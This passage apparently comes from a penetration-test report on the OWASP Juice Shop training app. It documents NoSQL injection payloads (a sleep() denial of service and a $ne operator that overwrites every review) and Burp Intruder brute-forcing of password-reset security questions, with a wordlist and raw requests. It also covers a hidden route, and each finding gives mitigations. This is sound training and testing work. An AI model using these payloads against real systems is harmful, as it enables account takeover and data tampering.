1 PUT /rest/products/30/reviews HTTP/1.1
2 Host: 127.0.0.1:3000
3 Content-Length: 55
4 sec-ch-ua-platform: "Linux"
5 ...
6 {"message": "shsherdkjkk", "author": "admin@juice-sh.op"}
```

4.Crafting the DoS Payload

To exploit the NoSQL injection vulnerability, we need to craft a payload that will make the server sleep for a specified duration:

- **Payload Attempt 1:** Injecting `sleep` uncton in the `author` parameter:

```
1 {"message": "shsherdkjkk", "author": "sleep(30000)"}
```



The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying a REST client request. The request is a PUT to /rest/products/30/reviews with a JSON body: {"message": "shsherdkjkk", "author": "sleep(30000)"}. A red arrow points to the 'author' field in the request body. On the right, the 'Response' tab is active, displaying a 201 Created status with a JSON body: {"status": "success"}. A red arrow points to the 'status' field in the response body. The 'Inspector' tab on the far right shows the raw response data.

Result: This payload did not work as expected.


- **Payload Attempt 2:** Injecting the payload directly into the URL:

- 1 PUT /rest/products/sleep(20000)/reviews HTTP/1.1
- 2 Host: localhost:3000

5.Executing the Payload


Access URL Directly: The direct injection via Burp Suite did not yield results, so we accessed the URL directly:

1 http://localhost:3000/rest/products/sleep(20000)/reviews



The screenshot shows the Burp Suite interface. The top bar indicates the target is http://localhost:3000. The main panel displays a HTTP request and response. The request is a PUT to /rest/products/sleep(20000)/reviews. The response is empty (0 bytes). The interface includes tabs for Request, Response, and Inspector. The Request tab is active, showing the raw request details. The Response tab is also visible, showing an empty response. The Inspector tab on the right shows request attributes, query parameters, body parameters, cookies, and headers.

The server become unresponsive



6.1.6

Critical

Description:

This challenge involves exploiting a NoSQL injection vulnerability to update multiple product reviews simultaneously in a NoSQL database.

Impact:

- Mass Data Manipulation – Attackers can modify all user reviews at once, leading to loss of data integrity.
- Privilege Abuse – Unauthorized users can alter data they shouldn't have access to.
- Trust Damage – Manipulated or corrupted reviews reduce the reliability of the entire system.

Affected Endpoint/Parameter:

` https://juice-shop.herokuapp.com/# /rest/products/reviews `

Reference

https://owasp.org/www-community/attacks/NoSQL_Injection


Mitigation

- Validate & sanitize inputs before processing.
- Use parameterized queries to prevent NoSQL injection.

Proof of Concept (PoC):


1. Navigating to the Website and Accessing the Comment

I first visited the website normally and navigated to an existing comment that had already been posted. Before attempting any exploitation, I reviewed the comment structure and previously edited it to understand how the update process worked.



2. Analyzing the Normal Update Request

Initially, I captured a normal HTTP PATCH request by using Burp Suite. This request meant for updating a single product review. The request looked something like this:




2.Crafting the NoSQL Injection Payload

To exploit the NoSQL injection, the challenge was to update multiple reviews at once. This required manipulating the id parameter in the JSON payload. MongoDB, the underlying NoSQL database, interprets certain patterns in a specific way. For this task, I used the \$ne (not equal) operator, which is a MongoDB operator to select the documents where the value of the field is not equal to the specified value. Using {"\$ne": null} ensures that the condition is true for all



entries (as none of the ids are null).



Upon sending this request, the server processed it as a valid query, updating all reviews to have the same message due to the condition applied through NoSQL injection.

6.1.7

Description:

A hidden seasonal feature is triggered by accessing a secret client-side route.

Impact:


- Getting an old offer and reuse it

Affected Endpoint/Parameter:

```
GET /#/christmas-special
```

Proof of Concept (PoC):

tried this url to get all the products





```

    "deletedAt": null
  },
  {
    "id": 10,
    "name": "Christmas Super-Surprise-Box (2014 Edition)",
    "description": "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt for an unbeatable price! (Seasonal special offer! Limited availability!)",
    "price": 29.99,
    "deluxePrice": 29.99,
    "image": "undefined.jpg",
    "createdAt": "2025-11-25 20:01:44.094 +00:00",
    "updatedAt": "2025-11-25 20:01:44.094 +00:00",
    "deletedAt": "2025-11-25 20:01:44.153 +00:00"
  }
]

```

[illegible]

The screenshot shows the Juice-It website interface. At the top, a green banner reads "You successfully solved a challenge: Christmas Special (Order the Christmas special offer of 2014.)". Below this, the page is divided into three main sections: Delivery Address, Payment Method, and Order Summary. The Delivery Address section shows details for "d" (ddvdfhd, sssshd, sdsdf, 515151, egypt, Phone Number 1040808048). The Payment Method section shows "Digital Wallet". The Order Summary section shows a table with items, delivery, promotion, and total price. Below these sections is a "Your Basket" section, which is highlighted with a red box. It contains a single item: "Christmas Super-Surprise-Box (2014 Edition)" with a quantity of 1 and a price of 29.99. At the bottom of the basket section is a button labeled "Place your order and pay" and a note "You will gain 3 Bonus Points from this order!".

You successfully solved a challenge: Christmas Special (Order the Christmas special offer of 2014.)

Delivery Address
d
ddvdfhd, sssshd, sdsdf, 515151
egypt
Phone Number 1040808048

Payment Method
Digital Wallet

Order Summary

Items	29.99€
Delivery	0.99€
Promotion	0.00€
Total Price	30.98€

Your Basket (testing@juice-ah.op)

	Christmas Super-Surprise-Box (2014 Edition)	1	29.99€
---	---	---	--------

Place your order and pay

You will gain 3 Bonus Points from this order!

6.1.8

Description

Medium

The login endpoint is vulnerable to SQL Injection via UNION SELECT. Attackers can craft a payload that results in issuing a valid JWT for a non-existent, temporary user.

Impact

- Authentication bypass
- Forged or temporary user identities
- Unauthorized system access

Reference: https://owasp.org/www-community/attacks/SQL_Injection

Affected Endpoint/Parameter:

Mitigation

- Use parameterized queries or prepared statements
- Sanitize all user input
- Verify actual user records exist before issuing tokens

Proof of Concept (PoC):

6.2 Broken Authentication

6.2.1

Description:

Critical

Reset Bender's password via the Forgot Password mechanism with the original answer to his security question.

Impact:

- **Account Takeover** – The attacker can fully compromise the user's account.
- **Unauthorized Access** – Sensitive data and actions become accessible without permission.

- **Privacy Breach** – Personal information is exposed due to weak password-recovery controls

Affected Endpoint/Parameter:

<https://juice-shop.herokuapp.com /#/forgot-password>

Reference


<https://cheatsheetseries.owasp.org/cheatsheets/Authentication Cheat Sheet.html>

Mitigation:

- Strong Password Policies – Require complex, non-predictable passwords.
- Rate-Limiting / Lockout – Limit failed attempts to prevent brute-force attacks.
- MFA – Add an extra verification layer.

Proof of Concept (PoC):

1. figure out what the security question is.




2. Capture the Reset Request in Burp Suite

I submitted any random answer to trigger the request, then intercepted it using **Burp Proxy**. The captured request was:

```
{"email":"bender@juice-sh.op","answer":"test","new":"123456","repeat":"123456"}
```

3. Send the Request to Intruder

Inside the JSON body, I replaced the answer with a payload marker:



4. Load the Wordlist

I used a custom wordlist generated based on Bender's company names from Futurama .

```
BendingUnit
BenderBendingUnit
SuicideBooth
Stop'n'Drop
StopAndDrop
RobotArms
BendersWork
BendersJob
BenderWorkplace
BenderEmployer
BenderCompany
BenderFactory
BenderPlant
BenderIndustry
BenderCorporation
BenderInc
BenderLtd
BenderCo
```


5. Launch the Attack

After starting the Intruder attack, most responses returned:

401 Unauthorized – Wrong answer to security question

But one payload returned a **200 OK**, indicating the correct answer:

Correct Answer: Stop'n'Drop



The screenshot shows the Burp Suite Intruder interface. The top bar indicates the target is 'http://127.0.0.1:3000'. Below the 'Results' tab, a table lists the attack results. The first row, corresponding to the 'Stop'n'Drop' payload, is highlighted in blue and shows a '200' status code. Below the table, the 'Response' tab is selected, showing the raw HTTP response. The first line of the response is 'HTTP/1.1 200 OK', which is highlighted with a red box and a red arrow pointing from the table row above.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
4	Stop'n'Drop	200	230			811	
0		401	138			503	
1	BendingUnit	401	90			503	
2	BenderBendingUnit	401	73			503	
3	SuicideBooth	401	102			503	
5	StopAndDrop	401	64			503	
6	RobotArms	401	84			503	
7	BendersWork	401	107			503	

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 X-Ratelimit-Limit: 100
8 X-Ratelimit-Remaining: 95
9 Date: Sat, 29 Nov 2025 18:30:36 GMT
10 X-Ratelimit-Reset: 1764441093
11 Content-Type: application/json; charset=utf-8
12 Content-Length: 343

```

6. Successful Password Reset & Login


After running the Intruder attack with the prepared wordlist, the correct security answer was found.

The server accepted the request and successfully reset Bender's password to:

New Password: 123456

I then used this new password to log into Bender's account successfully.

User Profile



Email: bender@juice-sh.op

Username:
e.g. SuperUser

File Upload:

No file chosen

_____ or _____

Image URL:
e.g. <https://www.gravatar.com/avatar/130f2bac95a46d7cf8e4e835ac54c4fc>

6.2.2

Description:

Critical

Faulty password reset logic allows attackers to reset Jim's password without identity verification.

Impact:

- Full account takeover.
- Privacy breach and potential abuse.

Mitigation:


- Use secure, random, time-limited reset tokens.
- Validate identity through email or MFA.
- Log suspicious resets.

Reference: https://owasp.org/www-community/vulnerabilities/Weak_password_reset


Affected Endpoint/Parameter: <https://juice-shop.herokuapp.com/#/forget-password>

Proof of Concept (PoC):

Once the pentester login to an account, he tries to change its credentials



We can see here that there is a security question should be answered to **Authorize** user




```


Request
Pretty Raw Hex
1 POST /rest/user/reset-password HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss
4 Content-Length: 70
5 Sec-CH-UA-Platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
7 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
8 Accept: application/json, text/plain, */*
9 Sec-CH-UA: "Chromium";v="142", "Google Chrome";v="142", "Not_A_Brand";v="99"
10 Content-Type: application/json
11 Dnt: 1
12 Sec-CH-UA-Mobile: 70
13 Origin: https://juice-shop.herokuapp.com
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://juice-shop.herokuapp.com/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9,en;q=0.8,ar;q=0.7
20 Connection: keep-alive
21
22 {
23   "email": "jim@juice-sh.op",
24   "answer": "1102003",
25   "new": "1102003",
26   "repeat": "1102003"
27 }

Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 Content-Length: 34
4 Content-Type: text/html; charset=utf-8
5 Date: Fri, 28 Nov 2025 15:54:28 GMT
6 Etag: W/"03-pKc1iHhRtTfcs87POcXyoVL/s"
7 Feature-Policy: payment 'self'
8 Nel:
9   ("report_to":"heroku-nel","response_headers":["Via"],"max_age":3600,"s
10    uccess_fraction":0.01,"failure_fraction":0.1)
11 Report-To:
12   ("group":"heroku-nel","endpoints":[{"url":"https://nel.heroku.com/repo
13    rts?ns=EonVORVcEhNlnjL2vL4FdfNfz2F753OyokMA2FcIn4dMh81D-u0026id=812d
14    cc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1764345268"}],"max_age":3600)
15 Reporting-Endpoints:
16   heroku-nel="https://nel.heroku.com/reports?ns=EonVORVcEhNlnjL2vL4FdfNfz
17    2F753OyokMA2FcIn4dMh81D-u0026ts=1764345268"
18 Server: Heroku
19 Vary: Accept-Encoding
20 Via: 1.1 heroku-router
21 X-Content-Type-Options: nosniff
22 X-Frame-Options: SAMEORIGIN
23 X-Ratelimit-Limit: 100
24 X-Ratelimit-Remaining: 97
25 X-Ratelimit-Reset: 1764345490
26 X-Recruiting: /#/jobs
27 Wrong answer to security question.
  
```


Let's send the request to the intruder, the try to brute-force this security question




As we see here we have a successful try under the name **Samuel**



Now let's try to login with new password we created...



And we are in!!



6.2.3

Description:

Critical

Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account.

Impact:

The Bjoern Login vulnerability allows an attacker to bypass authentication mechanisms by exploiting weak or improperly implemented login logic. This can lead to:

- Unauthorized access to user accounts, including administrative accounts.
- Exposure of sensitive personal data.
- Potential manipulation of user-specific actions, such as orders or settings.
- Compromise of application integrity and trustworthiness.

Affected Endpoint/Parameter:

